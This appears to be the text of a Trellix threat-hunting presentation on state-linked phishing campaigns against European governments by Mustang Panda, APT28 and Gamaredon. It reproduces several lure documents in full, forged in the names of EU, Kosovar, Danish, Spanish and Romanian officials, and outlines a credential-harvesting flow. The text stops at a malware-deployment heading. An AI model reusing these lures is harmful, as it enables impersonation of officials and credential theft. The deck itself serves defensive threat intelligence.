


Trellix

From Inbox to Endpoint: Hunting Threat Actors Targeting Europe

CCB - QCTR 2026/Q1

Ernesto Fernandez Provecho

April 22nd, 2026




Ernesto Fernández Provecho

Staff Security Researcher
Trellix



Agenda

- ❑ Let's the hunt begin
- ❑ Threat actors targeting Europe
 - ❑ Mustang Panda
 - ❑ APT28
 - ❑ Gamaredon and other uncategorized Russian threat actors
 - ❑ European embassies targeted in Asia
- ❑ Conclusions and more resources



Let's the hunt begin

The process we follow to hunt critical campaigns

Hypothesis & Intel




Define Scope

Target specific threat actors, malware families, geographic regions, or specific customer environments to avoid aimless data searching.



Environment Baseline

Establish what constitutes "normal" for the customer. Identify approved admin tools and standard software deployments so anomalies stand out.



Intelligence Review

Investigate the latest campaigns and threat intelligence to extract relevant TTPs and Indicators of Compromise (IoCs) to guide queries.

Email

- ▶ Identify targeted campaigns hiding within massive volumes of daily spam.
- ▶ Apply behavioral and anomaly filters to isolate potentially malicious intent.
- ▶ Search for uncommon attached file types (.lnk, .jse, .hta) and multiple-file combinations (.exe + .dll).
- ▶ Flag suspicious double extensions designed to trick users (e.g., .pdf.lnk).
- ▶ Scrutinize targeted receipt/sender accounts (e.g., VIPs) and search for intelligence-tied keywords.



Alert-less Proactive Hunting

Query raw telemetry to uncover stealthy activity that evaded existing detection rules. This focuses heavily on Living off the Land (LOLBin) techniques where attackers use legitimate system tools for malicious purposes.

Anomaly Analysis

Stack and sort command-line executions to find rare outliers in administrative tool usage (e.g., PowerShell). Investigate unusual child processes spawned from common applications or unexpected network connections from system processes.

Alert-based Hunting



Severity Rating Triage High severity rules first, followed by Medium, Low, and Contextual alerts to ensure critical threats are addressed immediately.



Alert Rarity Focus on rarely triggered rules. Rules that fire constantly often indicate controlled, legitimate behavior or require tuning. This approach should use the environment of a specific organization to find anomalies unique to their established baseline.



Grey Zone Prioritize detections mapping to newly discovered attacker capabilities designed to bypass traditional security perimeters. These rules are prone to False Positives, since they have not been tested enough, for this reason they are Silent, which means they will not be shown to the final user.

Threat actors targeting Europe

High impact campaigns against European institutions

Mustang Panda

- ❑ Phishing emails send to European institutions, mostly from governments.
- ❑ The writing style is formal and professional, consistent with diplomatic communication.
- ❑ The emails contain a link to a Microsoft Azure Blob Storage or Google Drive to download the alleged documents.
- ❑ The initial infection vector differs from campaigns, but a fake document is always presented to the user.
- ❑ PlugX and variants are usually deployed.

Brussels

AGENDA: MEETING ON FACILITATING THE FREE MOVEMENT OF GOODS AT EU-
WESTERN BALKANS CROSSING POINTS

Date & Time – 26 September 2025, 15h30 – 17h00

Location – Room Jean Rey, Berlaymont Building floor 01, Rue de la Loi 200, 1049
Brussels

Agenda

- 15h30 Opening of meeting by Director General Gert Jan Koopman & introductions
- 15h45 Harmonising border procedures – Frequently recurring obstacles and barriers, and the proposed main interventions based on the EU-Western Balkans Green Lanes Initiative and BCP/CCP Fiches
 - Presentation by the Transport Community Secretariat and CEFTA, followed by discussion
 - Please find the fiches of the 10 busiest EU-WB BCPs/CCPs, together with an explanatory note, attached to the invitation.
- 16h45 Common Transit Convention – a key lever for trade facilitation
 - Presentation by DG TAXUD
- 17h00 Closing of meeting

Republic of Kosovo
Ministry of Foreign Affairs and Diaspora

You are cordially invited to attend a scheduled **Webex Meeting** hosted by the Republic of Kosovo.

- 📅 **Date:** Tuesday, February 10, 2026
- 🕒 **Time:** 2:00 PM – 4:00 PM
- 🌐 **Time Zone:** (UTC+01:00) Pristina, Kosovo
- 🕒 **Duration:** 2 hours

Join Meeting

Join from the meeting link:

[Redacted meeting link]

More Ways to Join

Join by meeting number:

- Meeting number (access code): [Redacted]
- Meeting password: [Redacted]

Tap to join from a mobile device (attendees only):

[Redacted] ## Kosovo Toll

Join by phone:

[Redacted] Kosovo Toll
Global call-in numbers

Join from a video system or application:

Dial: [Redacted]@mfa-ks.webex.com

You can also dial [Redacted] and enter your meeting number.



Dear Colleagues,

Copenhagen, September 2025

We are now in the fourth year of Russia's war of aggression against Ukraine. This proves that collective action to build a strong and secure Europe is more important than ever. We need to continue to coordinate and stay united.

On this backdrop, we would like to invite you to the 7th summit of the European Political Community in Copenhagen on 1-2 October 2025.

In the evening of 1 October 2025, Their Majesties The King and Queen of Denmark will host a dinner for the leaders at the Royal Family's residence in Copenhagen, Amalienborg Palace.

On October 2 2025, the EPC summit takes place at the Bella Center in Copenhagen beginning with a plenary session in the morning. Building on the work of our previous summits, our focus will be on how to strengthen Ukraine, the general security situation in Europe and how to make our Europe stronger and more secure in the geopolitical reality that we face.



The plenary will be followed by a number of roundtable discussions focusing on different aspects of the security situation in Europe, including economic security and drug trafficking, as well as migration. As is the tradition, there will be ample opportunities for bilateral and multilateral meetings during the day. We will end the day in the late afternoon.

We look forward to welcoming you in Copenhagen.

Yours faithfully,

Mette Frederiksen
Prime Minister of Denmark

António Costa
President of the European Council



Consultation Topics

EU / COREPER-Aligned Discussion Points on the Situation in Ukraine

Topic
Overall Political and Security Developments
Military Situation and Defence Capabilities
EU Military and Security Assistance
Prospects for Negotiations and Diplomatic Pathways
Energy Situation and Energy Security
Economic Stability and Macro-Financial Assistance
Sanctions Policy and Effectiveness
Humanitarian Situation and Civilian Protection
Reconstruction and Recovery
EU Enlargement and Ukraine's European Perspective
Strategic Communication and Countering Disinformation
Role of the EU and Transatlantic Coordination



MINISTERIO
DE DEFENSA

CONSULTATION NOTE
Perspectives on the Situation in Latin America,
with Particular Reference to Venezuela

Section
Prepared by
Purpose
1. Context and Rationale
2. General Assessment of the Regional Situation
3. Situation in Venezuela
4. Regional and International Implications
5. Multilateral Cooperation and International Law
6. Prospects for Dialogue and Cooperation
7. Concluding Remarks

MINISTERUL AFACERILOR INTERNE
INSPECTORATUL GENERAL AL POLIȚIEI DE FRONTIERĂ



INSPECTORATUL TERITORIAL AL POLIȚIEI DE FRONTIERĂ IAȘI
SECTORUL POLIȚIEI DE FRONTIERĂ IAȘI

Possible International Weapons Smuggling
from Syria to Europe

Dear colleagues,

We hereby bring to your attention critical information related to preparation of a major drug shipment heading from Syria into Romania. According to our sources, this substance will pass through your country's territory en route.

Here's what has been established so far based on the collected evidence:

- Origin Point: Territory of Syria.
- Transportation Route: Sea route through one of Turkey's ports (exact departure port yet unknown).

- Final Destination: Port of Constanța, Romania.
- Given these details, we request that you enhance border controls across relevant coastal areas and increase collaboration between our respective services to jointly confront this challenge.

Please also acknowledge receipt of this notification and report back to us regarding the measures you're taking to secure state borders and counteract illegal drug trafficking.

Respectfully,


SEFUL SECTORULUI POLIȚIEI DE FRONTIERĂ IAȘI



Intosire
Subscrierea de poliție
Actiune Ana Maria


APT28

- ❑ Phishing emails send to European Union and NATO government agencies.
- ❑ Some of the emails have been sent from compromised government accounts.
- ❑ The writing style is formal and professional, consistent with diplomatic communication.
- ❑ The campaign goal varies from credential stealing to malware deployment.
- ❑ Reliance on 0-day and n-day exploits to compromise their victims.



Gamaredon and other uncategorized Russian threat actors



- ❑ Phishing emails send to Ukrainian and other Eastern European government institutions.
- ❑ Specially active since 2022 Russia-Ukraine war.
- ❑ The campaign goal varies from credential stealing to malware deployment.
- ❑ Some of the emails have been sent from compromised government accounts.
- ❑ The main threat actor is Gamaredon, but other uncategorized groups with ties to Russia are very active.



Gamaredon and other uncategorized Russian threat actors

Credential Stealing

- ❑ Emails contain:
 - ❑ Link
 - ❑ HTML attachment
- ❑ A webpage requesting credentials of the user to be able to see the actual document is given.
- ❑ If introduced, the credentials are sent to the C2 controlled by the actor.
- ❑ The stolen credentials are used to in future phishing campaigns.



Gamaredon and other uncategorized Russian threat actors

Malware Deployment

Gamaredon

